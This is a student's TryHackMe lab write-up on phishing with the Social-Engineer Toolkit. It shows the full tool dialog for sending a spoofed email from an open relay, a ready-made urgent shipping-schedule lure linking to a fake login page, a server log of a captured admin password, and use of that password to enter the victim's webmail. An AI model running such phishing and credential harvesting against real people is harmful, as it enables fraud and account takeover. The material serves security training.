

Social Engineering Write-Up

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Platform: TryHackMe

Exercise 1: Phishing-Merry Clickmas

1. Objective

The objective of this exercise is to understand how to use the Social-Engineer Toolkit to send phishing emails and harvest credentials by mimicking legitimate login page.

2. Tools/Platform Used

- TryHackMe
- Social-Engineer Toolkit (SET)

3. Steps Taken

1. Set up a local environment to simulate a credential collection server.
2. Verified the server connection through a web browser.
3. Used the Social-Engineer Toolkit (SET) to explore social engineering attack options.
4. Selected an email-based phishing attack scenario within the tool.
5. Created a realistic phishing email scenario with a convincing subject line.
6. Configured the email content to include a link to a simulated login page.
7. Observed how user interaction with the phishing email could lead to credential capture.
8. Monitored the server to understand how phishing attacks collect user input.
9. Harvest the credentials from target users by using username and password capture.

4. Findings/What I learned

- Human manipulation plays an important role in phishing attacks, especially through convincing messages and legitimate-looking sender email addresses.
- Create fake login pages and phish email using the configured SMTP server
- The Social-Engineer Toolkit (SET) supports various types of social engineering attacks and helps demonstrate how phishing campaigns are created.

5. Conclusion

This exercise gave exposure and awareness education on social engineering attacks by using Social Engineering Toolkit (SET) and showed how simple techniques can be used to deceive users.

6. Evidence




Figure 1: Setup machine




Figure 2: Mimicking legitimate login page

```
root@ip-10-49-180-221: ~/Rooms/AoC2025/Day02
File Edit View Search Terminal Tabs Help

root@ip-10-49-180-221: ~/Rooms/AoC2025/... x root@ip-10-49-180-221: ~/Rooms/AoC2025/... x

The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
visit https://github.com/trustedsec/ptf to update all your tools!

Unable to check for new version of SET (is your network up?)

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set>
```

Figure 3: Social Engineering Toolkit (SET) menu based

```
root@ip-10-49-180-221: ~/Rooms/AoC2025/Day02
File Edit View Search Terminal Tabs Help

root@ip-10-49-180-221: ~/Rooms/AoC2025/Day02 x root@ip-10-49-180-221: ~/Rooms/AoC2025/Day02 x

99. Return to main menu.

set:mailer>1
set:phishing> Send email to:factory@wareville.thm

1. Use a gmail Account for your email attack.
2. Use your own server or open relay

set:phishing>2
set:phishing> From address (ex: moo@example.com):updates@flyingdeer.thm
set:phishing> The FROM NAME the user will see:Flying Deer
set:phishing> Username for open-relay [blank]:
Password for open-relay [blank]:
set:phishing> SMTP email server address (ex. smtp.youremailserveryouown.com):10.49.181.234
set:phishing> Port number for the SMTP server [25]:
set:phishing> Flag this message/s as high priority? [yes/no]:no
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
set:phishing> Email subject:Shipping Schedule Change
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capitals) when finished:Unfortunately, due to
unforeseen circumstances we will be unable to maintain our original schedule of shipments and deliver
y as planned. Please review and approve the new proposed shipping schedule at http://10.49.180.221:80
00
Next line of the body: With the holiday season rapidly approaching, please approve this new timeline
no later than the end of the day today Decemver 2nd 2025.
Next line of the body: END
[*] SET has finished sending the emails

Press <return> to continue
```

Figure 4: Create phishing email using SET

```
root@ip-10-49-180-221: ~/Rooms/AoC2025/Day02
File Edit View Search Terminal Tabs Help

root@ip-10-49-180-221: ~/Rooms/AoC2025/Day02 x root@ip-10-49-180-221: ~/Rooms/AoC2025/Day02 x
root@ip-10-49-180-221:~# cd Rooms
root@ip-10-49-180-221:~/Rooms# cd AoC2025
root@ip-10-49-180-221:~/Rooms/AoC2025# cd Day02
root@ip-10-49-180-221:~/Rooms/AoC2025/Day02# ls
index.html server.py
root@ip-10-49-180-221:~/Rooms/AoC2025/Day02# ./server.py
Starting server on http://0.0.0.0:8080
10.49.180.221 - - [21/Dec/2025 19:03:32] "GET / HTTP/1.1" 200 -
10.49.180.221 - - [21/Dec/2025 19:03:33] "GET /favicon.ico HTTP/1.1" 404 -
10.49.181.234 - - [21/Dec/2025 19:15:02] "GET / HTTP/1.1" 200 -
[2025-12-21 19:15:02] Captured -> Username: admin password: unranked-wisdom-anther from: 10.49.181.234
10.49.181.234 - - [21/Dec/2025 19:15:02] "POST /submit HTTP/1.1" 303 -
10.49.181.234 - - [21/Dec/2025 19:15:02] "GET / HTTP/1.1" 200 -
```

Figure 5: Capture user's username and password




Figure 6: Access Roundcube Webmail to access user's inbox using user's password




Figure 7: In target user's inbox and show our email we sent




Figure 8: Complete task